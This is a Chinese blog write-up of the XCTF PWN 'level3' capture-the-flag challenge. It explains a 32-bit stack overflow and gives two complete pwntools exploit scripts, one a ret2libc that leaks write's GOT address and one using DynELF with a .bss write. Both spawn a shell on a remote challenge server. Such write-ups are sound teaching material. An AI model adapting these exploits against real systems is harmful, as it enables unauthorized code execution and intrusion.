XCTF PWN level3

原创

0kam1 于 2020-04-14 10:03:29 发布 201 收藏 2

分类专栏： CTF PWN 文章标签： 信息安全

本文链接：https://blog.csdn.net/qq_41743240/article/details/105504991

CTF 同时被 2 个专栏收录

12 篇文章 0 订阅

订阅专栏

PWN


5 篇文章 0 订阅

订阅专栏

检查一下保护机制


```
root@okami:~/下载/4005b2fef2a24a89963f0bfdcac
[*] '/root/\xe4\xb8\x8b\xe8\xbd\xbd/4005b2fef
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@okami:~/下载/4005b2fef2a24a89963f0bfdcac
                          https://blog.csdn.net/qq_41743240
```

开了NX,不能执行shellcode,首先选择ROP方式获取shell



通过IDA反编译调试, 发现在vulnerable_function函数这里存在溢出漏洞

查询一下有没有可利用函数



无system和/bin/sh

本题可以有两种解题思路

思路一

根据题目给出的libc泄露system和/bin/sh

该如何泄露呢?

这里有一个公式: libc函数 = 程序函数 - libc偏移

所以本题思路:

1.利用write泄露write函数的got地址

2.获取libc的write函数地址

3.获取libc偏移

4.获取system,公式 system = libc的system + libc偏移

5.获取/bin/sh,方法同system

exploit:

```
#coding:utf-8
from pwn import *

#p=process("level3")
p=remote('159.138.137.79',57457)
libc=ELF("libc_32.so.6")
elf=ELF("level3")

#plt - got
write_plt_addr=elf.plt['write']
write_got_addr=elf.got['write']


#main | start
main_addr=elf.sym['main']
log.success("main:"+hex(main_addr))


#write(1,write,4)
#泄露got-write地址
payload='A'*140+p32(write_plt_addr)+p32(main_addr)+p32(1)+p32(write_got_addr)+p32(4)
p.sendlineafter("nput:\n",payload)
write_addr=u32(p.recv(4))
log.success("write:"+hex(write_addr))

#libc,offset
#获取libc偏移
libc_offset=write_addr - libc.sym['write']
log.success("libc_offset:"+hex(libc_offset))

#libc - system - /bin/sh
#获取system和/bin/sh
sys_addr=libc_offset+libc.sym['system']
log.success("system:"+hex(sys_addr))
bin_sh_addr=libc_offset+libc.search("/bin/sh").next()
log.success("/bin/sh:"+hex(bin_sh_addr))


#->exploit
#最终shell
payload='A'*140+p32(sys_addr)+p32(0xdeadbeef)+p32(bin_sh_addr)
p.sendline(payload)
p.interactive()
```

思路二

通过DynELF泄露system

具体可以参考这篇文章

这里讲解一下怎么写入/bin/sh:

在程序运行时,会将内存分为几个段,比如常见的stack段和heap段,这里我们可以将/bin/sh写到bss段中,bss段刚好满足要求,可读可写

怎么获取bss段呢?

可以使用readelf获取

```
root@okami:~/下载/4005b2fef2a24a89963f0bfdcac9d0f3# readelf -a level3 | grep "bss"
  [25] .bss              NOBITS          0804a024 001024 000004 00  WA  0   0  1
   03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
    63: 0804a024     0 NOTYPE  GLOBAL DEFAULT   25 __bss_start
```

获取到bss段的地址为0x0804a024

可以看使用python pwn方法获取

e=ELF('level3')

bss=e.bss()

同样获取到0x0804a024

exploit:

```python
from pwn import *


#p=process("level3")
p=remote('159.138.137.79',57457)
e=ELF('level3')

read_addr=e.sym['read']
write_addr=e.sym['write']
pop_ret=0x080482f1
main_addr=0x08048350

def leak(address):
    payload='A'*140+p32(write_addr)+p32(main_addr)+p32(1)+p32(address)+p32(4)
    p.sendlineafter('Input:\n',payload)
    data=p.recv(4)
    return data



d=DynELF(leak,elf=ELF('level3'))
sys_addr=d.lookup('__libc_system','libc')
log.success("system:"+hex(sys_addr))

bss_addr=e.bss()
log.success('bss:'+hex(bss_addr))

payload='A'*140
payload+=p32(read_addr)+p32(sys_addr)+p32(0)+p32(bss_addr)+p32(8)
payload+='AAAA'+p32(bss_addr)
p.sendlineafter('Input:\n',payload)
p.sendline('/bin/sh')

p.interactive()
```